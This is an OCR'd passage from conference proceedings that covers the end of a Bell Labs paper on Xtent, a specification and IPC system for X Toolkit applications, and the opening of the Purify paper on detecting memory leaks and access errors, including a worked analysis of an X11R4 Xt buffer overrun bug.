Bell Labs
Bell Labs
```

Notice that the variable `n` is bound to the number 3 and the variable `arg` is bound to the string `AT&T` when this command is issued. These variables are reset to their former values, if any, when the function returns.

## 2.6 Mixing C and Xtent Code

Some Xt functions expect a pointer to a C function to be given as one of their arguments. When using Xtent, these functions may all be passed Xtent code in lieu of a function pointer. Xtent code may be supplied wherever the X Toolkit normally expects a pointer to a function. This includes Callbacks, translation tables, timeouts, workprocs, actions and events, as well as alternate input sources. Xtent adds two input sources, interprocess communication (IPC) and shell escapes. The IPC will get some special attention in the next section. Shell escapes may be used to provide an instruction stream, similar to the use of backquotes in shell commands. If Xtent is used as a library, then in all cases where Xt expects C functions, C and Xtent code may be freely intermixed. The Xtent mechanisms follow the standard C function interface rules. If an application, for example, needs to use some Xtent code for callbacks, the application may also use C code for callbacks.

## 2.7 Xtent as an IPC Protocol

We have been working on schemes for connecting graphics processes for some time now. The technique that we like best involves a client/server model quite like the model upon which X and NeWS[12] is based. The reusable graphics processes are clients of a server that coordinates their activity. This client/server model seems to fit the AT&T Bell Labs application development process well.

We have constructed a small IPC library that allows us to use this client/server model. Messages are transported as arbitrary length, asynchronous, datagrams. We have used a number of ad hoc protocols that sit above the basic message passing software level. The scheme that seems to work best is to send Xtent code.

Xtent code has a number of benefits over fixed protocol techniques. First of all, it requires no architecture specific mechanisms for interpreting the protocol. Most other schemes we have used required byte order hacking techniques to handle multiple architectures. Next, Xtent is Xt complete. We know that when we use Xtent as the protocol converter, anything that can be specified in an application can also be specified remotely. Last of all, Xtent allows us to download complete functions into an application, thus reducing the amount of interaction that is required between elements of a system.

Xtent may be used as the IPC protocol for an existing Xt based application. To do this, the application developer has to add two lines of C to the application:

```
XtentInitializeForXIpcHandler (argc, argv);
XtAddXIpc (toplevel_ptr, ipc_name, XtentHandleIpcToClient);
```

The initialization line installs the Xtent type converters and the `XtAddXIpc()` installs the IPC input and output sources. The function `XtentHandleIpcToClient()` is the Xtent protocol converter.

In Xtent specifications the IPC may be installed with the following line:

```
xtent.XtAddXIpc: ^(ipc-name)
```

Once the IPC has been installed in the application, the interprocess communication is handled automatically. When messages come in, they are read and processed without any intervention from the application.

## 2.8 Xtent Compared with Optimized C Code

Because Xtent is used as an executable specification system, it must have performance comparable to other X applications. Xtent compares favorably with shell scripts for its looping and other control flow operations. The real test, is of course, how it fairs against optimized, compiled, C code. Once the widgets have been created at start up time, both C and Xtent programs run from a widget tree. This means that once the applications have been initialized, Xtent based systems have the same performance as hand crafted C code for the critical graphics and widget operations. One would hope that the startup performance difference between a hand crafted system and one produced from a specification would be less than an order of magnitude.

The sample application that we designed for the test consists of 128 OpenLook oblong button widgets contained within a control area. A control area is a container or composite widget, a widget that manages other widgets. The control area is created with Xtent's VARARGs interface to `XtCreateManagedWidget` as follows:

```
xtent.ca.XtVaCreateManagedWidget: (controlArea,\
                                   layoutType, fixedcols, measure, 8)
```

This creates a container widget that will arrange its children widgets in fixed rows of eight widgets each. The oblong buttons are created with Xtent's iterate function:

```
xtent.Xt_Iterate: (i, <, 0, 128, 1, xtent.XtEvalLine:\
   xtent.ca.^(i).XtCreateManagedWidget: oblongButton
```

This is a simple loop with an extra call to `XtEvalLine:` to force macro expansion of `^(i)`. This is done to generate widget names, the integers 0 through 127.

We are only interested in startup performance, so we want the application to exit as soon as the application is mapped or displayed. This can be done by adding a simple translation to the toplevel widget. In Xtent this can be done with the following two lines.

```
xtent.XtAppAddAction: DoThis
xtent.XtOverrideTranslations: <Map>: DoThis("xtent.XtExit: 0")
```

Our four or five lines of Xtent turn into four or five times as many lines of C code and eight header files, four from Xt and the following from OpenLook.

```
#include <Xol/OpenLook.h>
#include <Xol/ControlAre.h>
#include <Xol/OblongButt.h>
#include <Xol/OlStrings.h>
```

The following figure contains the C version of the test. The calls to initialize the X toolkit, realize the toplevel widget, and the main Xt loop are provided automagically by Xtent.

```
void
main (argc, argv)
unsigned int argc;
char **argv;
{
 Widget toplevel, controlArea;
 register int i;
 char buf[64];
 XtActionsRec action;
 XtTranslations text_trans;
 static void DoThis ();

 toplevel = OlInitialize (argv[0], "Test", NULL, 0, &argc, argv);

 controlArea = XtVaCreateManagedWidget ("controlArea",
                    controlAreaWidgetClass, toplevel,
                    XtNlayoutType, OL_FIXEDCOLS,
                    XtNmeasure, 8, NULL);

 for (i = 0; i < 128; i++) {
     sprintf (buf, "%d", i);
     XtCreateManagedWidget (buf, oblongButtonWidgetClass,
                           controlArea, (Arg *) NULL, 0);
 }

 action.string = "DoThis";
 action.proc = DoThis;
 XtAppAddActions (XtWidgetToApplicationContext (toplevel), &action, 1);

 text_trans = XtParseTranslationTable ("<Map>:  DoThis()");
 XtOverrideTranslations (toplevel, text_trans);

 XtRealizeWidget (toplevel);
 XtMainLoop ();
}

static void
DoThis ()
{
 exit (0);
}
```

**Figure 2.** C code for the startup comparison.

Unlike usual benchmarks that are produced to promote a hidden agenda, this comparison is biased toward the C program. Looping in an interpreter always involves overhead that is not required in compiled code. Most Xtent based descriptions contain little or no looping. Widgets are simply declared one after the other in most applications. The following table contains timing results from 20 runs performed on a Sun 4/260 using X11R4 from MIT. Timing was performed using the `time` builtin command from the Korn Shell. The programs were run with override redirect set to eliminate window manager interactions.

| Average Startup Time in Seconds | | | |
|---|---|---|---|
| Application Source Type | real | user | sys |
| Optimized C | 1.71 | 0.62 | 0.34 |
| Xtent | 1.99 | 0.81 | 0.41 |

**TABLE 1.** Startup Time Comparison

The Xtent startup performance is within a third of a second of the optimized C code. End users report that they cannot tell the difference between the compiled C code and the Xtent based applications.

## 3. The Application Builder

The application builder is a tool for creating and maintaining widget based graphics applications. The builder, itself, is constructed from a collection of Xtent based processes. These processes have proven to be useful tools in and of themselves. The piece parts are editors for manipulating and maintaining X widget based applications. The following is the list of editors that we have created:

- **resource** – an editor that allows one to manipulate the state of an instantiated widget. This can be used for both a learning tool and a debugging aid.
- **layout** – an editor for manipulating the visual layout of a single widget based application. Graphics applications are notorious for being plus one buggy. The layout editor eliminates many of these errors.
- **connection** – an editor for setting the connections between widgets and widget states. When a button is poked an application may, for example, wish to display a menu. This sort of inter-widget communication can be described and maintained with the connection editor.





**Figure 3.** Processes in the application builder.

- **widget tree** – an editor for displaying and manipulating the parent child relationships between widgets. This is useful as a navigational aid for selecting and inspecting widgets. Many widgets have no visible representation.

The application builder creates a prototype Xtent process, a separate process controlled via messages. The four editors that comprise the builder send messages to the router process that result in changes being sent to the prototype. The four editors have no notion of the specific process that is being acted on or the existence of the other editors. This clean separation of components allows the editors to be easily reused.





**Figure 4.** The application builder at work.

Figure four shows the application builder being run in a typical construction session. The upper and lower windows are from the layout editor process. They allow the end user to create, destroy, and generally manage widget placement within the prototype. The middle window is the widget tree editor. It shows the widget structure of the prototype that is running on the right. The widget tree editor allows the end user to quickly navigate the widget tree and select specific widgets. Not all widgets have a visible representation. The application that we are manipulating in this example is an X to PostScript program. This program was used to create all of the examples that are included in this paper.





**Figure 5.** The resource editor editing widget colors.

Figure five demonstrates how the the resource editor is used to manipulate widget resources in a running application. The resource editor can be used to edit the resources of any X toolkit based application. The application need not be written or specified using Xtent. That is the application may have been written in a compiled language, such as C. This sort of manipulation of a live process works because Xtent is used as the IPC protocol.

The example in figure five shows the color sampler of the resource editor being used to select colors. Selecting colors for widgets is often a tedious, iterative process. The resource editor allows the application developer to quickly select pairs of colors for foreground and background resources, for example. As colors are chosen the

prototype application is updated with each selection. Any of the other myriad of widget resources may of course also be manipulated in the same manner.

In figures four and five one can see that the prototype receives messages from the router in order to update the prototype. Updating may include creating or deleting widgets or updating the state of existing widgets. Messages are also sent to query the state of the prototype. The widget tree editor requires a list of the widgets to be displayed. This list is obtained by sending a message requesting that the widget names be returned in a subsequent message.

The message traffic to a prototype Xtent process or to a C based Xt process is handled without application intervention. Applications are unaware of message traffic. This feature allows applications to be easily reused by weaving them into the IPC fabric of another application.

## 4. Conclusions

We feel that our distributed executable specification and protocol technique is a good extension to the traditional pipe based software tools. It has proven to be surprisingly scalable, from small to huge projects, and a good productivity enhancer. We are clearly in the era of complex systems, so the technique does have a programmer startup cost or learning curve. These costs are of course much lower than those traditionally associated with X or most other graphics programming systems. We feel that these techniques allow application developers to think more casually about graphical interfaces and to better manage the task of producing applications.

## 5. References


[1] Scheifler, Robert W. and Jim Gettys, ''The X Window System,'' ACM Transactions on Graphics, vol. 5, no. 2, pp. 79-109, April, 1986.

[2] McCormack, Joel and Paul Asente, ''Using the X Toolkit or How to Write a Widget,'' in Proceedings of the Summer, 1988 USENIX Conference, pp. 1-13.

[3] Ousterhout, John K., ''An X11 Toolkit Based on the Tcl Language,'' in Proceedings of the Winter, 1991 USENIX Conference, pp. 105-115.

[4] Smyth, David E., ''Wcl – Widget Creation Library,'' in Proceedings of the 5th Annual X Technical Conference, January, 1991.

[5] Berlage, Thomas, ''OSF/Motif: Concepts and Programming,'' Addison-Wesley 1991.

[6] Stroustrup, Bjarne, ''The C++ Programming Language Second Edition,'' Addison-Wesley 1991.

[7] ''Programming With the HP X Widgets, Professional Programmer's Release,'' April, 1988.

[8] ''AT&T OPEN LOOK™ Graphical User Interface, Specification Guide, Release 1.0,'' May 1, 1989.

[9] ''OSF Motif Toolkit External Specifications, Revision 1.11,'' June 28, 1989.

[10] Peterson, Chris D., ''The Athena Widget Set - C Language Interface,'' X Window System, X Version 11, Release 4.

[11] Rosenthal, David S. H., ''A Simple X11 Client Program,'' in Proceedings of the Winter, 1988 USENIX Conference, pp. 229-235.

[12] Schaufler, Robin, ''X11/NeWS Design Overview,'' in Proceedings of the Summer, 1988 USENIX Conference, pp. 23-35.

Our bibliographic information would be slightly longer than the paper. The authors are a group of happy campers from AT&T Bell Laboratories and NJIT. We do software systems research (and windows). Contact the authors at the following electronic mail addresses.


| Electronic Mail Addresses | |
|---|---|
| Name | Address |
| Doug Blewett | blewett@research.att.com |
| Scott Anderson | jsa@research.att.com |
| Meg Kilduff | kilduff@hunny.att.com |
| Susan Udovic | scu@honet9.att.com |
| Mike Wish | mikey@research.att.com |

# Purify:
# Fast Detection of Memory Leaks and Access Errors

*Reed Hastings and Bob Joyce*
*Pure Software Inc.*

Abstract

This paper describes Purify™, a software testing and quality assurance tool that detects memory leaks and access errors. Purify inserts additional checking instructions directly into the object code produced by existing compilers. These instructions check every memory read and write performed by the program-under-test and detect several types of access errors, such as reading uninitialized memory or writing to freed memory. Purify inserts checking logic into all of the code in a program, including third-party and vendor object-code libraries, and verifies system call interfaces. In addition, Purify tracks memory usage and identifies individual memory leaks using a novel adaptation of garbage collection techniques. Purify produces standard executable files compatible with existing debuggers, and currently runs on Sun Microsystems' SPARC family of workstations. Purify's nearly-comprehensive memory access checking slows the target program down typically by less than a factor of three and has resulted in significantly more reliable software for several development groups.

## 1. Introduction

A single *memory access error*, such as reading from uninitialized memory or writing to freed memory, can cause a program to act unpredictably or even crash. Yet, it is nearly impossible to eliminate all such errors from a non-trivial program. For one thing, these errors may produce observable effects infrequently and intermittently. Even when programs are tested intensively for extended periods, errors can and do escape detection. The unique combination of circumstances required for an error to occur *and for its symptoms to become visible* may be virtually impossible to create in the development or test environment. As a result, programmers spend much time looking for these errors, but end-users may experience them first. [Miller90] empirically shows the continuing prevalence of access errors in many widely-used Unix programs.

Even when a memory access error triggers an observable symptom, the error can take days to track down and eliminate. This is due to the frequently delayed and coincidental connection between the cause, typically a memory corruption, and the symptom, typically a crash upon the eventual reading of invalid data.

*Memory leaks*, that is, memory allocated but no longer accessible to the program, slow program execution by increasing paging, and can cause programs to run out of memory. Memory leaks are more difficult to detect than illegal memory accesses. Memory leaks occur because a block of memory was *not* freed, and hence are errors of omission, rather than commission. In addition, memory leaks rarely produce directly observable errors, but instead cumulatively degrade overall performance.

Once found, memory leaks remain challenging to fix. If memory is freed prematurely, memory access errors can result. Since access errors can introduce intermittent problems, memory leak fixes may require lengthy testing. Often, complicated memory ownership protocols are required to administer dynamic memory. Incorrectly coded boundary cases can lurk in otherwise stable code for years.

Both memory leaks and access errors are easy to introduce into a program but hard to eliminate. Without facilities for detecting memory access errors, it is risky for programmers to attempt to reclaim leaked memory aggressively because that may introduce freed-memory access errors with unpredictable results. Conversely, without feedback on memory leaks, programmers may waste memory by minimizing `free` calls in order to avoid freed-memory access errors. A facility that reported on both a program's memory access errors and its memory leaks could greatly benefit developers by improving the robustness and performance of their programs.

This paper presents Purify, a tool that developers and testers are using to find memory leaks and access errors. If a program reads or writes freed memory, reads or writes beyond an array boundary, or reads from uninitialized memory, Purify detects the error *at the point of occurrence*. In addition, upon demand, Purify employs a garbage detector to find and identify existing memory leaks.

## 2. Memory Access Errors

Some memory access errors are detectable statically (e.g. assigning a pointer into a short); others are detectable only at run-time (e.g. writing past the end of a dynamic array); and others are detectable only by a programmer (e.g. storing a person's age in the memory intended to hold his height). Compilers and tools such as *lint* find statically-detectable errors. Purify finds run-time-detectable errors.

Errors detectable only at run-time are challenging to eliminate from a program. Consider the following example Purify session, running an application that is using the X11 Window System Release 4 (X11R4) Intrinsics Toolkit (Xt). The application is called my_prog, and has been prepared by Purify.

```
tutorial% my_prog -display exodus:0
Purify: Dynamic Error Checking Enabled. Version 1.3.2.
(C) 1990, 1991 Pure Software, Inc. Patents Pending.

...program runs, until the user closes a window while one of its dia-
logs is still up...

Purify: Array Bounds Violation:
Writing 88 bytes past the end of an array at 0x4a7c88 (in heap)
Error occurred while in:
 bcopy (bcopy.o; pc = 0x6d0c)
 _XtDoPhase2Destroy (Destroy.o; line 259)
 XtDispatchEvent (Event.o; pc = 0x33bfd8)
 XtAppMainLoop (Event.o; pc = 0x33c48c)
 XtMainLoop (Event.o; pc = 0x33c464)
 main (lci.o; line 445)

The array is 160 bytes long, and was allocated by malloc called from:
 XtMalloc (Alloc.o; pc = 0x32b71c)
 XtRealloc(Alloc.o; pc = 0x32b754)
 XtDestroyWidget (Destroy.o; line 292)
 close_window (input.o; line 642)
 maybe_close_window (util.o; line 2003)
 _XtCallCallbacks (Callback.o; line 294)
```

The Purify error message says that bcopy, called from _XtDoPhase2Destroy, is overwriting an array end, and that the target array was allocated by XtDestroyWidget, line 292.

```
        void XtDestroyWidget (widget)
         Widget widget;
        {
         ...
292      app->destroy_list = (DestroyRec*)XtRealloc(
293      (char*)app->destroy_list,
294      (unsigned)sizeof(DestroyRec)*app->destroy_list_size);
        ...
        }
```

From this one can see that the target array is a destroy list, an internal data structure used as a queue of pending destroys by the two-phase Intrinsics destroy protocol. In order to understand why the end of the array is getting overwritten, one must study the caller of bcopy, _XtDoPhase2Destroy.

```
        void _XtDoPhase2Destroy(app, dispatch_level)
         XtAppContext app;
         int dispatch_level;
        {
         ...
253      int i = 0;
254      DestroyRec* dr = app->destroy_list;
255      while (i < app->destroy_count) {
256             if (dr->dispatch_level >= dispatch_level) {
257                   Widget w = dr->widget;
258                   if (--app->destroy_count)
259                    bcopy((char*)(dr+1), (char*)dr,
260                           app->destroy_count*sizeof(DestroyRec));
261                   XtPhase2Destroy(w);
262            } else {
263                    i++;
                       dr++;
                }
         }
        }
```

Aided by the certain knowledge that a potentially fatal bug lurks here, one can see that the bcopy on line 259 is intended to delete an item in the destroy list by copying the succeeding items down over the deleted one. Unfortunately, this code only works if the DestroyRec being deleted is the first one on the list. The problem is that the app->destroy_count on line 260 should be app->destroy_count - i. As it is, whatever memory is beyond the destroy list will get copied over itself, shifted 8 bytes (the size of one DestroyRec) down. The resemblance to reasonable data would likely confuse the programmer debugging the eventual core dump.

Many people find it hard to believe that such an obvious and potentially fatal bug could have been previously undetected in code as mature and widely used as the X11R4 Xt Intrinsics. Certainly the code was extensively tested, but it took a particular set of circumstances (a recursive destroy) to exercise this bug, that might not have come up in the test suite. Even if the bug did come up in the test process, the memory corrupted may not have been important enough to cause an easily visible symptom.

Consider the testing scenario in more detail. Assume optimistically that the test team has the resources to ensure that every basic block is exercised by the test suite, and thus a recursive destroy is added to the test suite to exercise line

263 above. The memory overwriting will then occur in the testing, but it may or may not be detected. Unless the memory corrupted is vital, and causes a visible symptom such as a crash, the tester will incorrectly conclude that the code is performing as desired. In contrast, if the tester had used Purify during the testing, the error would have been *detected at the point of occurrence*, and the tester would not have had to depend on further events to trigger a visible symptom.

Thus Purify does not in any way remove the need for testing, but it does make the effort put into testing more effective, by minimizing the unpredictability of whether or not an exercised bug creates a visible symptom.


The effects of a library vendor missing a single memory corruption error like this Xt bug are quite serious: applications using the Intrinsics will occasionally trash part of their memory, and some percentage of the time this memory will be important enough to cause the application to later crash for seemingly mysterious reasons. Without a tool like Purify to watch over a library's use and possible misuse of dynamic memory, the application developer never knows if his application's crashes are his own code's fault or the fault of some infrequently exercised library code. This vulnerability and uncertainty is part of the reason that many developers still insist on "rolling their own" when it comes to utility routines.

# 3. Detecting Memory Access Errors

To achieve nearly-comprehensive detection of memory access errors, Purify "traps" every memory access a program makes, other than those for instruction fetch, and maintains and checks a state code for each byte of memory. Accesses inconsistent with the current state cause a diagnostic message to be printed, and the function CATCH_ME is called, on which the programmer can set a breakpoint.

Modifying the operating system to run a software trap upon every memory access would be prohibitively expensive, because of the context switch overhead. Instead, Purify inserts a function call instruction directly into a program's object code, before every load or store. The functions called, in conjunction with `malloc` and `free`, maintain a bit table that holds a two-bit state code for each byte in the heap, stack, data, and bss sections (the data and bss sections contain statically-allocated data). The three possible states and their transitions are shown in Figure 1.

**FIGURE 1. Memory State Transition Diagram**



A write to memory that contains any bytes that are currently in an unwritable state causes a diagnostic message to be printed; a similar message is printed if the program-under-test reads bytes marked unreadable. Writing uninitialized memory causes the memory's state to become initialized. When `malloc` allocates memory, the memory's state is changed from unallocated to allocated-but-uninitialized. Calling `free` causes the affected memory to enter the unallocated state.

To catch array bounds violations, Purify allocates a small "red-zone" at the beginning and end of each block returned by `malloc`. The bytes in the red-zone are recorded as unallocated (unwritable and unreadable). If a program accesses these bytes, Purify signals an array bounds error.[1]

To catch reads of uninitialized automatic variables, upon every function entry Purify sets the state of the stack frame bytes to the allocated-but-uninitialized state. In addition, each frame is separated with a red-zone to catch overwriting stack frame errors.

To catch array bounds violations in statically allocated arrays, Purify separates each static datum with a red-zone. Unfortunately some C code depends upon the contiguity of data statically defined together, and indexes directly from one static array into the middle of another. While this may seem a questionable practice, machine-generated code such as yacc parsers do make this assumption. Thus separating statically allocated arrays with red-zones has to be user suppressible, and Purify automatically suppresses it for yacc parsers.

To minimize the chance that accesses to freed memory will go undetected because the affected memory is quickly reallocated, Purify does not reallocate memory until it has "aged", and is thus less likely to still be incorrectly pointed into. The aging is user specifiable and measured in the number of calls to `free`.

In order to identify otherwise anonymous heap chunks, the call chain at the time `malloc` is called is recorded in the bytes that make up the chunk's red-zone. The depth of functions recorded is user specifiable.

Since there are three states, two bits are required to record the state of each byte. Thus there is a 25% memory overhead during development for state storage. In essence, Purify implements a byte-level tagged architecture in software, where the tags represent the memory state.

The advantage of maintaining byte-level state codes is that C and C++ programs can exhibit off-by-one byte-level errors[2] that would go undetected if a word-level state code approach was used. In fact, there is a continuum of choices here. Purify will catch the read of an uninitialized byte (representing a boolean flag in a struct, say), but will not necessarily catch an uninitialized bit field read. In the extreme case, Purify could maintain a two-bit state code for each *bit* of memory, giving a 200% overhead. In the authors' judgement, going from word tagging (6.25% overhead) to byte tagging (25% overhead) is quite worthwhile because of the additional error detection this change permits, but going to bit tagging (200% overhead) is not worthwhile.

